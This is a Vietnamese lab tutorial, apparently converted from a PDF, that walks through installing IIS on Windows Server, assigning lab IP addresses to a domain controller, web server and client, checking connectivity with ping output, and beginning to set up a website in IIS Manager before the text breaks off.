




- Tiến hành cài đặt




- Cài đặt thành công




➤ Web – Server



- Thực hiện cài đặt Web Server (IIS)
- Chọn Add Roles and Features




- Các bước tiếp theo ta chọn next, sử dụng thiết lập mặc định (giống máy Domain – Controller).
- Destination Server




- Phần Server Roles, thêm Roles: Web Server IIS và các Features đi kèm




- Sau đó ta chọn next cho các phần tiếp theo (giống máy Domain – Controller)



- Phân Role Services của Web Server Role (IIS) ta để mặc định
- Tiến hành cài đặt




- Cài đặt thành công



Cấu hình địa chỉ IP cho các máy

- Các máy Domain – Controller (CA Server), Web – Server, Client (máy thật) cùng thuộc chung một đường mạng là: 192.168.12.0/24 (trong thực tế thì không cần thiết)
- Máy Client (máy thật) sử dụng card mạng **Vmnet1** để kết nối với các máy còn lại, có địa chỉ IP là: 192.168.12.100/24. Hai máy ảo Server còn lại sử dụng chế độ **Host- only**
- Máy Domain – Controller (CA Server): 192.168.12.254/24
- Máy Web – Server: 192.168.12.253/24

➤ Domain – Controller (CA Server)



```
C:\Users\Administrator>ping 192.168.12.253
Pinging 192.168.12.253 with 32 bytes of data:
Reply from 192.168.12.253: bytes=32 time<1ms TTL=128


Ping statistics for 192.168.12.253:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\Administrator>ping 192.168.12.100

Pinging 192.168.12.100 with 32 bytes of data:
Reply from 192.168.12.100: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.12.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

➤ Web – Server




```
C:\Users\Administrator>ping 192.168.12.254
Pinging 192.168.12.254 with 32 bytes of data:
Reply from 192.168.12.254: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.12.254:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\Administrator>ping 192.168.12.100
Pinging 192.168.12.100 with 32 bytes of data:
Reply from 192.168.12.100: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.12.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

➤ Client (máy thật)



- Kiểm tra bằng cách ping đến 2 máy còn lại

```
C:\Users\dongh>ping 192.168.12.254
Pinging 192.168.12.254 with 32 bytes of data:
Reply from 192.168.12.254: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.12.254:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms


C:\Users\dongh>ping 192.168.12.253
Pinging 192.168.12.253 with 32 bytes of data:
Reply from 192.168.12.253: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.12.253:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```


 *Tạo Website, cho phép máy Client truy cập thông qua Domain – Controller (CA Server)*

➤ Web – Server


- Vào ổ C:\ sau đó tạo thư mục chứa web: **lab05** sau đó tạo một file **index.html** với nội dung như sau (khi truy cập vào được website thì sẽ hiện lên).




- Để public file này ra, ta vào **Server Manager => Tools => Internet Information Services (IIS) Manager**



- Ta thêm một Website mới




- 